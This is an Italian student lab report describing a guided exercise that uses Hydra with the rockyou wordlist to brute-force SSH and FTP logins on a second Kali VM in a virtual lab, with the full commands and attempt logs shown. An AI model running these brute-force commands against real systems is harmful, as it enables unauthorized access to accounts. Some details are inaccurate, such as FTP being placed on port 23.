

# REPORT ESERCIZIO

W14-D5



---

**Redatto da Andrea Sciattella**

28/05/2024

**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

## TRACCIA

---

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

**Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio.**

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione http.

**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

## PRIMA PARTE (ESERCIZIO GUIDATO)

---

Per prima cosa andiamo a configurare il nostro laboratorio virtuale.

Accendiamo le due macchine necessarie per questo esercizio: Kali 1(principale), Kali 2 (secondario).

- Entriamo su Kali 2 ed andiamo ad impostare il nuovo utente con il comando “sudo adduser test\_user” dove la voce test\_user indica il nome selezionato.

```
(kali@kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test_user
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

- Torniamo al Kali 1 per scaricare le “seclists”, repository di github contenente passwords, usernames e varie credenziali su file .TXT, frutto di numerosi breach online che sono state collezionate negli anni.


```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=54.7 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 1 received, 50% packet loss, time 1004ms
rtt min/avg/max/mdev = 54.677/54.677/54.677/0.000 ms

(kali@kali)-[~]
$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libhiredis0.14 libjavascriptcoregtk-4.0-18 libopenblas-dev
  libopenblas-pthread-dev libopenblas0 libperl5.36 libpython3-all-dev libpython3.12-dev libqt5multimedia5 libqt5multimedia5-plugins
  libqt5multimedia5gsttools5 libqt5multimedia5widgets5 librtlsdr0 libstemmer0d libucf1 libwebkit2gtk-4.0-37 libxmb2 libxsimd-dev libxring2 perl-modules-5.36
  python3-all-dev python3-anyjson python3-backcall python3-beniget python3-debian python3-future python3-gast python3-pickleshare python3-pyatspi python3-pythran
  python3-requests-toolbelt python3-rfc3986 python3-unicodedcsv python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 470 MB of archives.
After this operation, 1,930 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.1-0kali1 [470 MB]
Fetched 470 MB in 29s (16.0 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 426809 files and directories currently installed.)
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...
Unpacking seclists (2024.1-0kali1) ...
Setting up seclists (2024.1-0kali1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for wordlists (2023.2.0) ...
```


**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

- Configuriamo ora il servizio SSH (Secure Shell), apriamo il file seguendo il path `/etc/ssh/sshd_config`, ed andiamo abilitare la porta in cui ascolterà il servizio e l'indirizzo IP della nostra macchina.



The screenshot shows a terminal window with the nano text editor open to the file `/etc/ssh/sshd_config`. The terminal title bar indicates the user is `kali@kali` in the home directory. The nano editor's status bar shows `GNU nano 7.2` and the file path `/etc/ssh/sshd_config *`. The visible content of the file includes comments about the configuration file, the compiled path, and the default strategy for options. The `Port 22` line is visible, followed by `#AddressFamily any` and `ListenAddress 192.168.32.107`. Below this, there are three lines for `#HostKey` pointing to different key files.

- Accendiamo il servizio tramite il comando `sudo systemctl ssh start` e testiamo la connessione al servizio dal Kali 1 al Kali 2.



The screenshot shows a terminal window with the following commands and output:

```
(kali@kali)-[~]
$ sudo systemctl enable ssh
[sudo] password for kali:
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /usr/lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /usr/lib/systemd/system/ssh.service.

(kali@kali)-[~]
$ sudo systemctl start ssh
```

**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

```
(kali@kali)-[~]
$ ssh test_user@192.168.32.107
The authenticity of host '192.168.32.107 (192.168.32.107)' can't be established.
ED25519 key fingerprint is SHA256:CHTmQ43hkNB+a4rBctJd0fUTBcF0o1L2C2GX9BsB9ok.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.32.107' (ED25519) to the list of known hosts.
test_user@192.168.32.107's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$ whoami
test_user

(test_user@kali)-[~]
$ pwd
/home/test_user
```

Come possiamo vedere riusciamo ad utilizzare la shell remota tramite il Kali 1, provando il comando “whoami” abbiamo infatti la conferma del funzionamento con “test\_user”.

- Ora possiamo procedere con il nostro tentativo di crack tramite il tool “Hydra”, un potente tool di cracking delle password preinstallato nell’OS Kali Linux, che permette attacchi brute force e attacchi a dizionario sui vari protocolli di autenticazione di rete (SSH, RDP, FTP, Telnet...).
- Proseguiamo inserendo il comando **hydra -L /home/kali/Desktop/rockyou.txt -P /home/kali/Desktop/rockyou.txt 192.168.32.107 ssh -V**, dove hydra indica il tool, -L sceglie il path e il file selezionato per il crack dell’username, -P seleziona invece il path e il file per il crack della password, poi l’IP TARGET, il servizio da prendere di mira (SSH in questo caso) e poi -V per vedere in live ogni tentativo di cracking.



**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "football" - 43 of 205761840048801 [child 42] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "secret" - 44 of 205761840048801 [child 43] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "andrea" - 45 of 205761840048801 [child 44] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "carlos" - 46 of 205761840048801 [child 45] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "jennifer" - 47 of 205761840048801 [child 46] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "joshua" - 48 of 205761840048801 [child 47] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "bubbles" - 49 of 205761840048801 [child 48] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "1234567890" - 50 of 205761840048801 [child 49] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "superman" - 51 of 205761840048801 [child 50] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "hannah" - 52 of 205761840048801 [child 51] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "amanda" - 53 of 205761840048801 [child 52] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "loveyou" - 54 of 205761840048801 [child 53] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "pretty" - 55 of 205761840048801 [child 54] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "basketball" - 56 of 205761840048801 [child 55] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "andrew" - 57 of 205761840048801 [child 56] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "angels" - 58 of 205761840048801 [child 57] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "tweety" - 59 of 205761840048801 [child 58] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "flower" - 60 of 205761840048801 [child 59] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "playboy" - 61 of 205761840048801 [child 60] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "hello" - 62 of 205761840048801 [child 61] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "elizabeth" - 63 of 205761840048801 [child 62] (0/0)  
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "hottie" - 64 of 205761840048801 [child 63] (0/0)  
[22][ssh] host: 192.168.32.107 login: test_user password: testpass  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "test_user" - 14344402 of 205761840048827 [child 34] (0/26)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "123456" - 14344403 of 205761840048827 [child 6] (0/26)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "12345" - 14344404 of 205761840048827 [child 13] (0/26)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "123456789" - 14344405 of 205761840048827 [child 11] (0/26)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "password" - 14344406 of 205761840048827 [child 0] (0/26)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "iloveyou" - 14344407 of 205761840048828 [child 9] (0/27)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "princess" - 14344408 of 205761840048828 [child 4] (0/27)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "1234567" - 14344409 of 205761840048830 [child 15] (0/29)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "rockyou" - 14344410 of 205761840048830 [child 31] (0/29)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "12345678" - 14344411 of 205761840048830 [child 19] (0/29)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "abc123" - 14344412 of 205761840048830 [child 12] (0/29)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "nicole" - 14344413 of 205761840048831 [child 36] (0/30)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "daniel" - 14344414 of 205761840048831 [child 16] (0/30)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "babygirl" - 14344415 of 205761840048831 [child 21] (0/30)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "monkey" - 14344416 of 205761840048831 [child 35] (0/30)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "lovely" - 14344417 of 205761840048831 [child 10] (0/30)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "jessica" - 14344418 of 205761840048834 [child 60] (0/33)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "654321" - 14344419 of 205761840048834 [child 20] (0/33)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "michael" - 14344420 of 205761840048834 [child 3] (0/33)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "ashley" - 14344421 of 205761840048835 [child 25] (0/34)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "qwerty" - 14344422 of 205761840048836 [child 7] (0/35)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "1111111" - 14344423 of 205761840048836 [child 17] (0/35)  
[ATTEMPT] target 192.168.32.107 - login "123456" - pass "iloveu" - 14344424 of 205761840048836 [child 29] (0/35)
```

Dopo qualche tentativo, il nostro crack della password è risultato positivo rilevando il login **user: test\_user** **pass: testpass** alla porta 22 dell'IP 192.168.32.107.

Per confermare il funzionamento dell'entrata nel profilo di Kali 2, abbiamo provato l'accesso ad un altro servizio, il File Transfer Protocol (FTP) sulla porta 23.

- Iniziamo attivando il servizio tramite comando da terminale **"sudo service vsftpd start"**.

```
(kali@kali)-[~]  
$ sudo service vsftpd start  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$
```

**Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.**

- Ora eseguiamo lo stesso comando utilizzato per il crack di SSH **hydra -L /home/kali/Desktop/rockyou.txt -P /home/kali/Desktop/rockyou.txt 192.168.32.107 ftp -V**, che andrà ad eseguire le stesse azioni performate precedentemente.

```
kali@kali: ~/Desktop
File Actions Edit View Help
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "justin" - 40 of 205761897426409 [child 39] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "lovene" - 41 of 205761897426409 [child 40] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "fuckyou" - 42 of 205761897426409 [child 41] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "123123" - 43 of 205761897426409 [child 42] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "football" - 44 of 205761897426409 [child 43] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "secret" - 45 of 205761897426409 [child 44] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "andrea" - 46 of 205761897426409 [child 45] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "carlos" - 47 of 205761897426409 [child 46] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "jennifer" - 48 of 205761897426409 [child 47] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "joshua" - 49 of 205761897426409 [child 48] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "bubbles" - 50 of 205761897426409 [child 49] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "1234567890" - 51 of 205761897426409 [child 50] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "superman" - 52 of 205761897426409 [child 51] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "hannah" - 53 of 205761897426409 [child 52] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "amanda" - 54 of 205761897426409 [child 53] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "loveyou" - 55 of 205761897426409 [child 54] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "pretty" - 56 of 205761897426409 [child 55] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "basketball" - 57 of 205761897426409 [child 56] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "andrew" - 58 of 205761897426409 [child 57] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "angels" - 59 of 205761897426409 [child 58] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "tweety" - 60 of 205761897426409 [child 59] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "flower" - 61 of 205761897426409 [child 60] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "playboy" - 62 of 205761897426409 [child 61] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "msfadmin" - 63 of 205761897426409 [child 62] (0/0)
[ATTEMPT] target 192.168.32.107 - login "test_user" - pass "hello" - 64 of 205761897426409 [child 63] (0/0)
[21:11 ftp] host: 192.168.32.107 - login: test_user - password: testpass - 14344404 of 205761897426409 [child 35] (0/0)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "test_user" - 14344404 of 205761897426410 [child 43] (0/1)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "football" - 14344404 of 205761897426417 [child 25] (0/8)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "liverpool" - 14344404 of 205761897426417 [child 26] (0/8)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "michelle" - 14344404 of 205761897426417 [child 30] (0/8)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "tiger" - 14344404 of 205761897426417 [child 31] (0/8)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "soccer" - 14344404 of 205761897426417 [child 11] (0/14)
[RE-ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "anthony" - 14344404 of 205761897426417 [child 11] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "msfadmin" - 14344405 of 205761897426423 [child 0] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "123456" - 14344406 of 205761897426423 [child 29] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "12345" - 14344407 of 205761897426423 [child 34] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "123456789" - 14344408 of 205761897426423 [child 36] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "password" - 14344409 of 205761897426423 [child 44] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "iloveyou" - 14344410 of 205761897426423 [child 10] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "princess" - 14344411 of 205761897426423 [child 5] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "1234567" - 14344412 of 205761897426423 [child 33] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "rockyou" - 14344413 of 205761897426423 [child 18] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "12345678" - 14344414 of 205761897426423 [child 20] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "abc123" - 14344415 of 205761897426423 [child 24] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "nicole" - 14344416 of 205761897426423 [child 23] (0/14)
[ATTEMPT] target 192.168.32.107 - login "msfadmin" - pass "daniel" - 14344417 of 205761897426423 [child 23] (0/14)
```

Da quel che possiamo notare dallo screen, siamo riusciti ancora una volta a trovare le credenziali di accesso per la porta e servizio correlato.

Giungendo alla fine di questo esercizio, ci possiamo rendere conto che avendo a disposizione il giusto tempo e delle semplici liste contenenti password ed username mirate all'obiettivo, o addirittura perfezionare il tutto con qualche attacco di social engineering, si può riuscire a "bucare" ogni dispositivo e servizio.